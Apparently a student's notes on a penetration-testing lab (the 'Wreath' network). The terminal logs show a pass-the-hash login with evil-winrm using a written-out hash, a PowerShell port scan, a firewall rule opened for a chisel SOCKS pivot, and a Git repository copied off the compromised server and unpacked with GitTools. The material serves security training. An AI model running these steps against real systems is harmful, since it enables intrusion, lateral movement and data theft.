The Empire scripts are stored at /usr/share/powershell-empire/empire/server/data/module_source/situational_awareness/network/ if you installed using apt as recommended. A copy of this tool is also included in the zipfile attached to Task 1, or can be downloaded here, if you can't find it locally.
Regardless, we can now sign in as the Administrator using the password hash discovered previously, including the Empire network scanning scripts:
evil-winrm -u Administrator -H HASH -i IP -s EMPIRE_DIR
Type Invoke-Portscan.ps1 and press enter to initialise the script.
Now if we type Get-Help Invoke-Portscan we should see the help menu for the tool without having to import or upload anything manually!
The Empire Portscan module is designed to be similar to Nmap in terms of syntax. You are encouraged to read through the full help menu for the tool; however, we only need two switches: -Hosts and -TopPorts. We could use the -Ports switch and just scan a range of ports, but for the sake of speed we can use the -TopPorts switch to scan a user-specified number of the most commonly open ports. For example, -TopPorts 50 would scan the 50 most commonly open ports.
The full command would then look like this (using the top 50 ports and our example of 172.16.0.10):
Invoke-Portscan -Hosts 172.16.0.10 -TopPorts 50
Answer the questions below
*Evil-WinRM* PS C:\Users\Administrator\Documents> echo "hi" > test.txt
*Evil-WinRM* PS C:\Users\Administrator\Documents> ls


    Directory: C:\Users\Administrator\Documents


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        6/16/2023  12:31 AM             10 test.txt


*Evil-WinRM* PS C:\Users\Administrator\Documents> download test.txt
Info: Downloading test.txt to ./test.txt


Info: Download successful!

┌──(witty㉿kali)-[~/Downloads/CVE-2019-15107]
└─$ cat test.txt
��hi

┌──(witty㉿kali)-[~/Downloads/CVE-2019-15107]
└─$ evil-winrm -u Administrator -H 37db630168e5f82aafa8461e05c6bbd1 -i 10.200.81.150 -s /usr/share/powershell-empire/empire/server/data/module_source/situational_awareness/network/

Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents> cd C:\Windows\Temp

*Evil-WinRM* PS C:\Windows\Temp> Invoke-Portscan.ps1
*Evil-WinRM* PS C:\Windows\Temp> Get-Help Invoke-Portscan

NAME
    Invoke-Portscan

SYNOPSIS
    Simple portscan module

    PowerSploit Function: Invoke-Portscan
    Author: Rich Lundeen (http://webstersProdigy.net)
    License: BSD 3-Clause
    Required Dependencies: None
    Optional Dependencies: None


SYNTAX
    Invoke-Portscan -Hosts <String[]> [-ExcludeHosts <String>] [-Ports <String>] [-PortFile <String>] [-TopPorts <String>] [-ExcludedPorts <String>] [-Open] [-SkipDiscovery] [-PingOnly] [-DiscoveryPorts <String>] [-Threads <Int32>] [-nHosts
    <Int32>] [-Timeout <Int32>] [-SleepTimer <Int32>] [-SyncFreq <Int32>] [-T <Int32>] [-GrepOut <String>] [-XmlOut <String>] [-ReadableOut <String>] [-AllformatsOut <String>] [-noProgressMeter] [-quiet] [-ForceOverwrite] [<CommonParameters>]

    Invoke-Portscan -HostFile <String> [-ExcludeHosts <String>] [-Ports <String>] [-PortFile <String>] [-TopPorts <String>] [-ExcludedPorts <String>] [-Open] [-SkipDiscovery] [-PingOnly] [-DiscoveryPorts <String>] [-Threads <Int32>] [-nHosts
    <Int32>] [-Timeout <Int32>] [-SleepTimer <Int32>] [-SyncFreq <Int32>] [-T <Int32>] [-GrepOut <String>] [-XmlOut <String>] [-ReadableOut <String>] [-AllformatsOut <String>] [-noProgressMeter] [-quiet] [-ForceOverwrite] [<CommonParameters>]


DESCRIPTION
    Does a simple port scan using regular sockets, based (pretty) loosely on nmap


RELATED LINKS
    http://webstersprodigy.net

REMARKS
    To see the examples, type: "get-help Invoke-Portscan -examples".
    For more information, type: "get-help Invoke-Portscan -detailed".
    For technical information, type: "get-help Invoke-Portscan -full".
    For online help, type: "get-help Invoke-Portscan -online"

*Evil-WinRM* PS C:\Windows\Temp> Invoke-Portscan -Hosts 10.200.81.150 -TopPorts 50


Hostname      : 10.200.81.150
alive         : True
openPorts     : {80, 3389, 445, 139...}
closedPorts   : {443, 23, 21, 110...}
filteredPorts : {}
finishTime    : 6/16/2023 12:41:03 AM
Scan the top 50 ports of the last IP address you found in Task 17. Which ports are open (lowest to highest, separated by commas)?
80,3389
Task 34 Personal PC Pivoting
We found two ports open in the previous task. RDP won't be of much use to us without credentials (or at least a hash, although Pass-the-Hash attacks are often restricted through RDP anyway); however, the webserver is worth looking into. Wreath told us that he worked on his website using a local environment on his own PC, so this bleeding-edge version may contain some vulnerabilities that we could use to exploit the target. Before we can do that, however, we must figure out how to access the development webserver on Wreath's PC from our attacking machine.
We have two immediate options for this: Chisel, and Plink.
Answer the questions below
*Evil-WinRM* PS C:\Windows\Temp> netsh advfirewall firewall add rule name="Chisel-witty" dir=in action=allow protocol=tcp localport=44444
Ok.

┌──(witty㉿kali)-[~/Downloads]
└─$ gzip -d chisel_1.8.1_windows_amd64.gz

*Evil-WinRM* PS C:\Windows\Temp> upload /home/witty/Downloads/chisel_1.8.1_windows_amd64 C:\Windows\temp\chisel.exe
Info: Uploading /home/witty/Downloads/chisel_1.8.1_windows_amd64 to C:\Windows\temp\chisel.exe


Data: 11569152 bytes of 11569152 bytes copied

Info: Upload successful!

*Evil-WinRM* PS C:\Windows\Temp> .\chisel.exe server -p 44444 --socks5
chisel.exe : 2023/06/16 01:08:42 server: Fingerprint 6Q5PeRGLbnQ+gby2WQW47S8/lLvG4034EWDnQme9ZMU=
    + CategoryInfo          : NotSpecified: (2023/06/16 01:0...034EWDnQme9ZMU=:String) [], RemoteException
    + FullyQualifiedErrorId : NativeCommandError
2023/06/16 01:08:42 server: Listening on http://0.0.0.0:444442023/06/16 01:09:52 server: session#1: Client version (0.0.0-src) differs from server version (1.8.1)

┌──(witty㉿kali)-[~/Downloads]
└─$ chisel client 10.200.81.150:44444 44444:socks
2023/06/15 20:09:51 client: Connecting to ws://10.200.81.150:44444
2023/06/15 20:09:51 client: tun: proxy#127.0.0.1:44444=>socks: Listening
2023/06/15 20:09:53 client: Connected (Latency 240.872869ms)

Using foxyproxy to configure chisel then go to http://10.200.81.100/ then using wappalizer to get programming language
If you followed the recommended route of using sshuttle to pivot from the webserver then a chisel forward proxy is recommended here as it will be relatively easy to connect to through the sshuttle connection without requiring a relay -- look back at the Chisel task if you need help with this!
When using this option you will need to open up a port in the Windows firewall to allow the forward connection to be made. The syntax for opening a port using netsh looks something like this:
netsh advfirewall firewall add rule name="NAME" dir=in action=allow protocol=tcp localport=PORT
Please use the name-USERNAME naming convention -- for example:
netsh advfirewall firewall add rule name="Chisel-MuirlandOracle" dir=in action=allow protocol=tcp localport=47000

Whether you choose the recommended option or not, get a pivot up and running!
If using chisel, run the chisel server on the Gitserver and the chisel client on your attacking machine.
![[Pasted image 20230615191654.png]]
![[Pasted image 20230615191854.png]]
Completed
Access the website in your web browser (using FoxyProxy if you used the recommended forward proxy, or directly if you used a port forward).
Using the Wappalyzer browser extension (Firefox | Chrome) or an alternative method, identify the server-side Programming language (including the version number) used on the website.
PHP 7.4.11
Task 35 Personal PC The Wonders of Git
It seems we guessed right! It appears to be a carbon copy of the website running on the webserver. If there are any differences here then they are clearly not going to be immediately visible, which means we may need to look at fuzzing this site through two proxies...
Before we start messing around with fuzzing tools though, let's take a step back and think about this.
We know from the brief that Thomas has been using git server to version control his projects -- just because the version on the webserver isn't up to date, doesn't mean that he hasn't been committing to the repo more regularly! In other words, rather than fuzzing the server, we might be able to just download the source code for the site and review it locally.
Ideally we could just clone the repo directly from the server. This would likely require credentials, which we would need to find. Alternatively, given we already have local admin access to the git server, we could just download the repository from the hard disk and re-assemble it locally which does not require any (further) authentication.
For the sake of practice, let's use this latter option.
Answer the questions below
*Evil-WinRM* PS C:\Users\Thomas> cd C:\
*Evil-WinRM* PS C:\> ls


    Directory: C:\


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----        11/8/2020   1:28 PM                GitStack
d-----       12/19/2020   5:37 PM                PerfLogs
d-r---         1/3/2021   2:35 PM                Program Files
d-----       12/20/2020   3:56 PM                Program Files (x86)
d-r---        6/13/2023   1:29 AM                Users
d-----        1/13/2021   1:05 PM                Windows


*Evil-WinRM* PS C:\> cd GitStack
*Evil-WinRM* PS C:\GitStack> ls


    Directory: C:\GitStack


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----        11/8/2020   1:28 PM                apache
d-----        11/8/2020   1:28 PM                app
d-----        6/13/2023  12:48 AM                data
d-----        11/8/2020   1:28 PM                git
d-----        6/13/2023  12:49 AM                gitphp
d-----        11/8/2020   1:28 PM                php
d-----        11/8/2020   1:28 PM                python
d-----        11/8/2020   2:35 PM                repositories
d-----        11/8/2020   1:28 PM                templates
-a----        11/8/2020   1:28 PM          66800 uninstall.exe


*Evil-WinRM* PS C:\GitStack> cd repositories
*Evil-WinRM* PS C:\GitStack\repositories> ls


    Directory: C:\GitStack\repositories


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----         1/2/2021   7:05 PM                Website.git


*Evil-WinRM* PS C:\GitStack\repositories> pwd

Path
----
C:\GitStack\repositories

*Evil-WinRM* PS C:\GitStack\repositories> download c:\Gitstack\repositories\Website.git /home/witty/Downloads/CVE-2019-15107/Website.git
Info: Downloading c:\Gitstack\repositories\Website.git to /home/witty/Downloads/CVE-2019-15107/Website.git


Info: Download successful!

┌──(witty㉿kali)-[~/Downloads/CVE-2019-15107/Website.git/c:\Gitstack\repositories\Website.git]
└─$ ls
config  description  HEAD  hooks  info  objects  refs

┌──(witty㉿kali)-[~/Downloads/CVE-2019-15107/Website.git]
└─$ mv 'c:\Gitstack\repositories\Website.git' .git

┌──(witty㉿kali)-[~/Downloads/CVE-2019-15107/Website.git]
└─$ /home/witty/bug_hunter/GitTools/Extractor/extractor.sh . Website
###########
# Extractor is part of https://github.com/internetwache/GitTools
#
# Developed and maintained by @gehaxelt from @internetwache
#
# Use at your own risk. Usage might be illegal in certain circumstances.
# Only for educational purposes!
###########
[*] Destination folder does not exist
[*] Creating...
[+] Found commit: 345ac8b236064b431fa43f53d91c98c4834ef8f3
[+] Found folder: /home/witty/Downloads/CVE-2019-15107/Website.git/Website/0-345ac8b236064b431fa43f53d91c98c4834ef8f3/css
[+] Found file: /home/witty/Downloads/CVE-2019-15107/Website.git/Website/0-345ac8b236064b431fa43f53d91c98c4834ef8f3/css/.DS_Store
[+] Found file: /home/witty/Downloads/CVE-2019-15107/Website.git/Website/0-345ac8b236064b431fa43f53d91c98c4834ef8f3/css/bootstrap.min.css
[+] Found file: /home/witty/Downloads/CVE-2019-15107/Website.git/Website/0-345ac8b236064b431fa43f53d91c98c4834ef8f3/css/font-awesome.min.css
[+] Found file: /home/witty/Downloads/CVE-2019-15107/Website.git/Website/0-345ac8b236064b431fa43f53d91c98c4834ef8f3/css/style.css
[+] Found file: /home/witty/Downloads/CVE-2019-15107/Website.git/Website/0-345ac8b236064b431fa43f53d91c98c4834ef8f3/favicon.png
[+] Found folder: /home/witty/Downloads/CVE-2019-15107/Website.git/Website/0-345ac8b236064b431fa43f53d91c98c4834ef8f3/fonts
[+] Found file: /home/witty/Downloads/CVE-2019-15107/Website.git/Website/0-345ac8b236064b431fa43f53d91c98c4834ef8f3/fonts/.DS_Store
[+] Found file: /home/witty/Downloads/CVE-2019-15107/Website.git/Website/0-345ac8b236064b431fa43f53d91c98c4834ef8f3/fonts/FontAwesome.otf
[+] Found file: /home/witty/Downloads/CVE-2019-15107/Website.git/Website/0-345ac8b236064b431fa43f53d91c98c4834ef8f3/fonts/fontawesome-webfont.eot
[+] Found file: /home/witty/Downloads/CVE-2019-15107/Website.git/Website/0-345ac8b236064b431fa43f53d91c98c4834ef8f3/fonts/fontawesome-webfont.svg
[+] Found file: /home/witty/Downloads/CVE-2019-15107/Website.git/Website/0-345ac8b236064b431fa43f53d91c98c4834ef8f3/fonts/fontawesome-webfont.ttf
[+] Found file: /home/witty/Downloads/CVE-2019-15107/Website.git/Website/0-345ac8b236064b431fa43f53d91c98c4834ef8f3/fonts/fontawesome-webfont.woff
[+] Found file: /home/witty/Downloads/CVE-2019-15107/Website.git/Website/0-345ac8b236064b431fa43f53d91c98c4834ef8f3/fonts/fontawesome-webfont.woff2
[+] Found folder: /home/witty/Downloads/CVE-2019-15107/Website.git/Website/0-345ac8b236064b431fa43f53d91c98c4834ef8f3/img
[+] Found file: /home/witty/Downloads/CVE-2019-15107/Website.git/Website/0-345ac8b236064b431fa43f53d91c98c4834ef8f3/img/.DS_Store
[+] Found file: /home/witty/Downloads/CVE-2019-15107/Website.git/Website/0-345ac8b236064b431fa43f53d91c98c4834ef8f3/img/img-profile.jpg
[+] Found file: /home/witty/Downloads/CVE-2019-15107/Website.git/Website/0-345ac8b236064b431fa43f53d91c98c4834ef8f3/img/portfolio-1.jpg
[+] Found file: /home/witty/Downloads/CVE-2019-15107/Website.git/Website/0-345ac8b236064b431fa43f53d91c98c4834ef8f3/img/portfolio-2.jpg
[+] Found file: /home/witty/Downloads/CVE-2019-15107/Website.git/Website/0-345ac8b236064b431fa43f53d91c98c4834ef8f3/img/portfolio-3.jpg
[+] Found file: /home/witty/Downloads/CVE-2019-15107/Website.git/Website/0-345ac8b236064b431fa43f53d91c98c4834ef8f3/img/portfolio-4.jpg
[+] Found file: /home/witty/Downloads/CVE-2019-15107/Website.git/Website/0-345ac8b236064b431fa43f53d91c98c4834ef8f3/img/preloader.gif
[+] Found file: /home/witty/Downloads/CVE-2019-15107/Website.git/Website/0-345ac8b236064b431fa43f53d91c98c4834ef8f3/img/puff.svg
[+] Found file: /home/witty/Downloads/CVE-2019-15107/Website.git/Website/0-345ac8b236064b431fa43f53d91c98c4834ef8f3/index.html
[+] Found folder: /home/witty/Downloads/CVE-2019-15107/Website.git/Website/0-345ac8b236064b431fa43f53d91c98c4834ef8f3/js
[+] Found file: /home/witty/Downloads/CVE-2019-15107/Website.git/Website/0-345ac8b236064b431fa43f53d91c98c4834ef8f3/js/.DS_Store
[+] Found file: /home/witty/Downloads/CVE-2019-15107/Website.git/Website/0-345ac8b236064b431fa43f53d91c98c4834ef8f3/js/bootstrap.min.js
[+] Found file: /home/witty/Downloads/CVE-2019-15107/Website.git/Website/0-345ac8b236064b431fa43f53d91c98c4834ef8f3/js/jquery-2.1.4.min.js
[+] Found file: /home/witty/Downloads/CVE-2019-15107/Website.git/Website/0-345ac8b236064b431fa43f53d91c98c4834ef8f3/js/scripts.js
[+] Found folder: /home/witty/Downloads/CVE-2019-15107/Website.git/Website/0-345ac8b236064b431fa43f53d91c98c4834ef8f3/resources
[+] Found folder: /home/witty/Downloads/CVE-2019-15107/Website.git/Website/0-345ac8b236064b431fa43f53d91c98c4834ef8f3/resources/assets
[+] Found folder: /home/witty/Downloads/CVE-2019-15107/Website.git/Website/0-345ac8b236064b431fa43f53d91c98c4834ef8f3/resources/assets/css
[+] Found file: /home/witty/Downloads/CVE-2019-15107/Website.git/Website/0-345ac8b236064b431fa43f53d91c98c4834ef8f3/resources/assets/css/Andika.css
[+] Found file: /home/witty/Downloads/CVE-2019-15107/Website.git/Website/0-345ac8b236064b431fa43f53d91c98c4834ef8f3/resources/assets/css/styles.css
[+] Found folder: /home/witty/Downloads/CVE-2019-15107/Website.git/Website/0-345ac8b236064b431fa43f53d91c98c4834ef8f3/resources/assets/fonts
[+] Found file: /home/witty/Downloads/CVE-2019-15107/Website.git/Website/0-345ac8b236064b431fa43f53d91c98c4834ef8f3/resources/assets/fonts/AndikaNewBasic-Bold.ttf
[+] Found file: /home/witty/Downloads/CVE-2019-15107/Website.git/Website/0-345ac8b236064b431fa43f53d91c98c4834ef8f3/resources/assets/fonts/AndikaNewBasic-BoldItalic.ttf
[+] Found file: /home/witty/Downloads/CVE-2019-15107/Website.git/Website/0-345ac8b236064b431fa43f53d91c98c4834ef8f3/resources/assets/fonts/AndikaNewBasic-Italic.ttf
[+] Found file: /home/witty/Downloads/CVE-2019-15107/Website.git/Website/0-345ac8b236064b431fa43f53d91c98c4834ef8f3/resources/assets/fonts/AndikaNewBasic-Regular.ttf
[+] Found file: /home/witty/Downloads/CVE-2019-15107/Website.git/Website/0-345ac8b236064b431fa43f53d91c98c4834ef8f3/resources/assets/fonts/Andika_New_Basic.zip
[+] Found file: /home/witty/Downloads/CVE-2019-15107/Website.git/Website/0-345ac8b236064b431fa43f53d91c98c4834ef8f3/resources/assets/fonts/OFL.txt
[+] Found folder: /home/witty/Downloads/CVE-2019-15107/Website.git/Website/0-345ac8b236064b431fa43f53d91c98c4834ef8f3/resources/assets/imgs
[+] Found file: /home/witty/Downloads/CVE-2019-15107/Website.git/Website/0-345ac8b236064b431fa43f53d91c98c4834ef8f3/resources/assets/imgs/ruby.jpg
[+] Found file: /home/witty/Downloads/CVE-2019-15107/Website.git/Website/0-345ac8b236064b431fa43f53d91c98c4834ef8f3/resources/index.php
[+] Found commit: 82dfc97bec0d7582d485d9031c09abcb5c6b18f2
[+] Found folder: /home/witty/Downloads/CVE-2019-15107/Website.git/Website/1-82dfc97bec0d7582d485d9031c09abcb5c6b18f2/css
[+] Found file: /home/witty/Downloads/CVE-2019-15107/Website.git/Website/1-82dfc97bec0d7582d485d9031c09abcb5c6b18f2/css/.DS_Store
[+] Found file: /home/witty/Downloads/CVE-2019-15107/Website.git/Website/1-82dfc97bec0d7582d485d9031c09abcb5c6b18f2/css/bootstrap.min.css
[+] Found file: /home/witty/Downloads/CVE-2019-15107/Website.git/Website/1-82dfc97bec0d7582d485d9031c09abcb5c6b18f2/css/font-awesome.min.css
[+] Found file: /home/witty/Downloads/CVE-2019-15107/Website.git/Website/1-82dfc97bec0d7582d485d9031c09abcb5c6b18f2/css/style.css
[+] Found file: /home/witty/Downloads/CVE-2019-15107/Website.git/Website/1-82dfc97bec0d7582d485d9031c09abcb5c6b18f2/favicon.png
[+] Found folder: /home/witty/Downloads/CVE-2019-15107/Website.git/Website/1-82dfc97bec0d7582d485d9031c09abcb5c6b18f2/fonts
[+] Found file: /home/witty/Downloads/CVE-2019-15107/Website.git/Website/1-82dfc97bec0d7582d485d9031c09abcb5c6b18f2/fonts/.DS_Store
[+] Found file: /home/witty/Downloads/CVE-2019-15107/Website.git/Website/1-82dfc97bec0d7582d485d9031c09abcb5c6b18f2/fonts/FontAwesome.otf
[+] Found file: /home/witty/Downloads/CVE-2019-15107/Website.git/Website/1-82dfc97bec0d7582d485d9031c09abcb5c6b18f2/fonts/fontawesome-webfont.eot
[+] Found file: /home/witty/Downloads/CVE-2019-15107/Website.git/Website/1-82dfc97bec0d7582d485d9031c09abcb5c6b18f2/fonts/fontawesome-webfont.svg
[+] Found file: /home/witty/Downloads/CVE-2019-15107/Website.git/Website/1-82dfc97bec0d7582d485d9031c09abcb5c6b18f2/fonts/fontawesome-webfont.ttf
[+] Found file: /home/witty/Downloads/CVE-2019-15107/Website.git/Website/1-82dfc97bec0d7582d485d9031c09abcb5c6b18f2/fonts/fontawesome-webfont.woff
[+] Found file: /home/witty/Downloads/CVE-2019-15107/Website.git/Website/1-82dfc97bec0d7582d485d9031c09abcb5c6b18f2/fonts/fontawesome-webfont.woff2
[+] Found folder: /home/witty/Downloads/CVE-2019-15107/Website.git/Website/1-82dfc97bec0d7582d485d9031c09abcb5c6b18f2/img
[+] Found file: /home/witty/Downloads/CVE-2019-15107/Website.git/Website/1-82dfc97bec0d7582d485d9031c09abcb5c6b18f2/img/.DS_Store
[+] Found file: /home/witty/Downloads/CVE-2019-15107/Website.git/Website/1-82dfc97bec0d7582d485d9031c09abcb5c6b18f2/img/img-profile.jpg
[+] Found file: /home/witty/Downloads/CVE-2019-15107/Website.git/Website/1-82dfc97bec0d7582d485d9031c09abcb5c6b18f2/img/portfolio-1.jpg
[+] Found file: /home/witty/Downloads/CVE-2019-15107/Website.git/Website/1-82dfc97bec0d7582d485d9031c09abcb5c6b18f2/img/portfolio-2.jpg
[+] Found file: /home/witty/Downloads/CVE-2019-15107/Website.git/Website/1-82dfc97bec0d7582d485d9031c09abcb5c6b18f2/img/portfolio-3.jpg
[+] Found file: /home/witty/Downloads/CVE-2019-15107/Website.git/Website/1-82dfc97bec0d7582d485d9031c09abcb5c6b18f2/img/portfolio-4.jpg
[+] Found file: /home/witty/Downloads/CVE-2019-15107/Website.git/Website/1-82dfc97bec0d7582d485d9031c09abcb5c6b18f2/img/preloader.gif
[+] Found file: /home/witty/Downloads/CVE-2019-15107/Website.git/Website/1-82dfc97bec0d7582d485d9031c09abcb5c6b18f2/img/puff.svg
[+] Found file: /home/witty/Downloads/CVE-2019-15107/Website.git/Website/1-82dfc97bec0d7582d485d9031c09abcb5c6b18f2/index.html
[+] Found folder: /home/witty/Downloads/CVE-2019-15107/Website.git/Website/1-82dfc97bec0d7582d485d9031c09abcb5c6b18f2/js
[+] Found file: /home/witty/Downloads/CVE-2019-15107/Website.git/Website/1-82dfc97bec0d7582d485d9031c09abcb5c6b18f2/js/.DS_Store
[+] Found file: /home/witty/Downloads/CVE-2019-15107/Website.git/Website/1-82dfc97bec0d7582d485d9031c09abcb5c6b18f2/js/bootstrap.min.js
[+] Found file: /home/witty/Downloads/CVE-2019-15107/Website.git/Website/1-82dfc97bec0d7582d485d9031c09abcb5c6b18f2/js/jquery-2.1.4.min.js
[+] Found file: /home/witty/Downloads/CVE-2019-15107/Website.git/Website/1-82dfc97bec0d7582d485d9031c09abcb5c6b18f2/js/scripts.js
[+] Found folder: /home/witty/Downloads/CVE-2019-15107/Website.git/Website/1-82dfc97bec0d7582d485d9031c09abcb5c6b18f2/resources
[+] Found folder: /home/witty/Downloads/CVE-2019-15107/Website.git/Website/1-82dfc97bec0d7582d485d9031c09abcb5c6b18f2/resources/assets
[+] Found folder: /home/witty/Downloads/CVE-2019-15107/Website.git/Website/1-82dfc97bec0d7582d485d9031c09abcb5c6b18f2/resources/assets/css
[+] Found file: /home/witty/Downloads/CVE-2019-15107/Website.git/Website/1-82dfc97bec0d7582d485d9031c09abcb5c6b18f2/resources/assets/css/Andika.css
[+] Found file: /home/witty/Downloads/CVE-2019-15107/Website.git/Website/1-82dfc97bec0d7582d485d9031c09abcb5c6b18f2/resources/assets/css/styles.css
[+] Found folder: /home/witty/Downloads/CVE-2019-15107/Website.git/Website/1-82dfc97bec0d7582d485d9031c09abcb5c6b18f2/resources/assets/fonts
[+] Found file: /home/witty/Downloads/CVE-2019-15107/Website.git/Website/1-82dfc97bec0d7582d485d9031c09abcb5c6b18f2/resources/assets/fonts/AndikaNewBasic-Bold.ttf
[+] Found file: /home/witty/Downloads/CVE-2019-15107/Website.git/Website/1-82dfc97bec0d7582d485d9031c09abcb5c6b18f2/resources/assets/fonts/AndikaNewBasic-BoldItalic.ttf
[+] Found file: /home/witty/Downloads/CVE-2019-15107/Website.git/Website/1-82dfc97bec0d7582d485d9031c09abcb5c6b18f2/resources/assets/fonts/AndikaNewBasic-Italic.ttf
[+] Found file: /home/witty/Downloads/CVE-2019-15107/Website.git/Website/1-82dfc97bec0d7582d485d9031c09abcb5c6b18f2/resources/assets/fonts/AndikaNewBasic-Regular.ttf
[+] Found file: /home/witty/Downloads/CVE-2019-15107/Website.git/Website/1-82dfc97bec0d7582d485d9031c09abcb5c6b18f2/resources/assets/fonts/Andika_New_Basic.zip
[+] Found file: /home/witty/Downloads/CVE-2019-15107/Website.git/Website/1-82dfc97bec0d7582d485d9031c09abcb5c6b18f2/resources/assets/fonts/OFL.txt
[+] Found folder: /home/witty/Downloads/CVE-2019-15107/Website.git/Website/1-82dfc97bec0d7582d485d9031c09abcb5c6b18f2/resources/assets/imgs
[+] Found file: /home/witty/Downloads/CVE-2019-15107/Website.git/Website/1-82dfc97bec0d7582d485d9031c09abcb5c6b18f2/resources/assets/imgs/ruby.jpg
[+] Found file: /home/witty/Downloads/CVE-2019-15107/Website.git/Website/1-82dfc97bec0d7582d485d9031c09abcb5c6b18f2/resources/index.php
[+] Found commit: 70dde80cc19ec76704567996738894828f4ee895
[+] Found folder: /home/witty/Downloads/CVE-2019-15107/Website.git/Website/2-70dde80cc19ec76704567996738894828f4ee895/css
[+] Found file: /home/witty/Downloads/CVE-2019-15107/Website.git/Website/2-70dde80cc19ec76704567996738894828f4ee895/css/.DS_Store
[+] Found file: /home/witty/Downloads/CVE-2019-15107/Website.git/Website/2-70dde80cc19ec76704567996738894828f4ee895/css/bootstrap.min.css
[+] Found file: /home/witty/Downloads/CVE-2019-15107/Website.git/Website/2-70dde80cc19ec76704567996738894828f4ee895/css/font-awesome.min.css
[+] Found file: /home/witty/Downloads/CVE-2019-15107/Website.git/Website/2-70dde80cc19ec76704567996738894828f4ee895/css/style.css
[+] Found file: /home/witty/Downloads/CVE-2019-15107/Website.git/Website/2-70dde80cc19ec76704567996738894828f4ee895/favicon.png
[+] Found folder: /home/witty/Downloads/CVE-2019-15107/Website.git/Website/2-70dde80cc19ec76704567996738894828f4ee895/fonts
[+] Found file: /home/witty/Downloads/CVE-2019-15107/Website.git/Website/2-70dde80cc19ec76704567996738894828f4ee895/fonts/.DS_Store
[+] Found file: /home/witty/Downloads/CVE-2019-15107/Website.git/Website/2-70dde80cc19ec76704567996738894828f4ee895/fonts/FontAwesome.otf
[+] Found file: /home/witty/Downloads/CVE-2019-15107/Website.git/Website/2-70dde80cc19ec76704567996738894828f4ee895/fonts/fontawesome-webfont.eot
[+] Found file: /home/witty/Downloads/CVE-2019-15107/Website.git/Website/2-70dde80cc19ec76704567996738894828f4ee895/fonts/fontawesome-webfont.svg
[+] Found file: /home/witty/Downloads/CVE-2019-15107/Website.git/Website/2-70dde80cc19ec76704567996738894828f4ee895/fonts/fontawesome-webfont.ttf
[+] Found file: /home/witty/Downloads/CVE-2019-15107/Website.git/Website/2-70dde80cc19ec76704567996738894828f4ee895/fonts/fontawesome-webfont.woff
[+] Found file: /home/witty/Downloads/CVE-2019-15107/Website.git/Website/2-70dde80cc19ec76704567996738894828f4ee895/fonts/fontawesome-webfont.woff2
[+] Found folder: /home/witty/Downloads/CVE-2019-15107/Website.git/Website/2-70dde80cc19ec76704567996738894828f4ee895/img
[+] Found file: /home/witty/Downloads/CVE-2019-15107/Website.git/Website/2-70dde80cc19ec76704567996738894828f4ee895/img/.DS_Store
[+] Found file: /home/witty/Downloads/CVE-2019-15107/Website.git/Website/2-70dde80cc19ec76704567996738894828f4ee895/img/img-profile.jpg
[+] Found file: /home/witty/Downloads/CVE-2019-15107/Website.git/Website/2-70dde80cc19ec76704567996738894828f4ee895/img/portfolio-1.jpg
[+] Found file: /home/witty/Downloads/CVE-2019-15107/Website.git/Website/2-70dde80cc19ec76704567996738894828f4ee895/img/portfolio-2.jpg
[+] Found file: /home/witty/Downloads/CVE-2019-15107/Website.git/Website/2-70dde80cc19ec76704567996738894828f4ee895/img/portfolio-3.jpg
[+] Found file: /home/witty/Downloads/CVE-2019-15107/Website.git/Website/2-70dde80cc19ec76704567996738894828f4ee895/img/portfolio-4.jpg
[+] Found file: /home/witty/Downloads/CVE-2019-15107/Website.git/Website/2-70dde80cc19ec76704567996738894828f4ee895/img/preloader.gif
[+] Found file: /home/witty/Downloads/CVE-2019-15107/Website.git/Website/2-70dde80cc19ec76704567996738894828f4ee895/img/puff.svg
[+] Found file: /home/witty/Downloads/CVE-2019-15107/Website.git/Website/2-70dde80cc19ec76704567996738894828f4ee895/index.html
[+] Found folder: /home/witty/Downloads/CVE-2019-15107/Website.git/Website/2-70dde80cc19ec76704567996738894828f4ee895/js
[+] Found file: /home/witty/Downloads/CVE-2019-15107/Website.git/Website/2-70dde80cc19ec76704567996738894828f4ee895/js/.DS_Store
[+] Found file: /home/witty/Downloads/CVE-2019-15107/Website.git/Website/2-70dde80cc19ec76704567996738894828f4ee895/js/bootstrap.min.js
[+] Found file: /home/witty/Downloads/CVE-2019-15107/Website.git/Website/2-70dde80cc19ec76704567996738894828f4ee895/js/jquery-2.1.4.min.js
[+] Found file: /home/witty/Downloads/CVE-2019-15107/Website.git/Website/2-70dde80cc19ec76704567996738894828f4ee895/js/scripts.js

┌──(witty㉿kali)-[~/Downloads/CVE-2019-15107/Website.git/Website]
└─$ ll
total 12
drwxr-xr-x 7 witty witty 4096 Jun 16 10:46 0-345ac8b236064b431fa43f53d91c98c4834ef8f3
drwxr-xr-x 7 witty witty 4096 Jun 16 10:46 1-82dfc97bec0d7582d485d9031c09abcb5c6b18f2
drwxr-xr-x 6 witty witty 4096 Jun 16 10:46 2-70dde80cc19ec76704567996738894828f4ee895

┌──(witty㉿kali)-[~/Downloads/CVE-2019-15107/Website.git/Website]
└─$ separator="======================================="; for i in $(ls); do printf "\n\n$separator\n\033[4;1m$i\033[0m\n$(cat $i/commit-meta.txt)\n"; done; printf "\n\n$separator\n\n\n"


=======================================
0-345ac8b236064b431fa43f53d91c98c4834ef8f3
tree c4726fef596741220267e2b1e014024b93fced78
parent 82dfc97bec0d7582d485d9031c09abcb5c6b18f2
author twreath <me@thomaswreath.thm> 1609614315 +0000
committer twreath <me@thomaswreath.thm> 1609614315 +0000

Updated the filter


=======================================
1-82dfc97bec0d7582d485d9031c09abcb5c6b18f2
tree 03f072e22c2f4b74480fcfb0eb31c8e624001b6e
parent 70dde80cc19ec76704567996738894828f4ee895
author twreath <me@thomaswreath.thm> 1608592351 +0000
committer twreath <me@thomaswreath.thm> 1608592351 +0000

Initial Commit for the back-end


=======================================
2-70dde80cc19ec76704567996738894828f4ee895
tree d6f9cc307e317dec7be4fe80fb0ca569a97dd984
author twreath <me@thomaswreath.thm> 1604849458 +0000
committer twreath <me@thomaswreath.thm> 1604849458 +0000

Static Website Commit


=======================================
Use your WinRM access to look around the Git Server. What is the absolute path to the Website.git directory?
Look at the directories under the root directory (C:). Do any of these look unusual?
*C:\GitStack\repositories\Website.git*
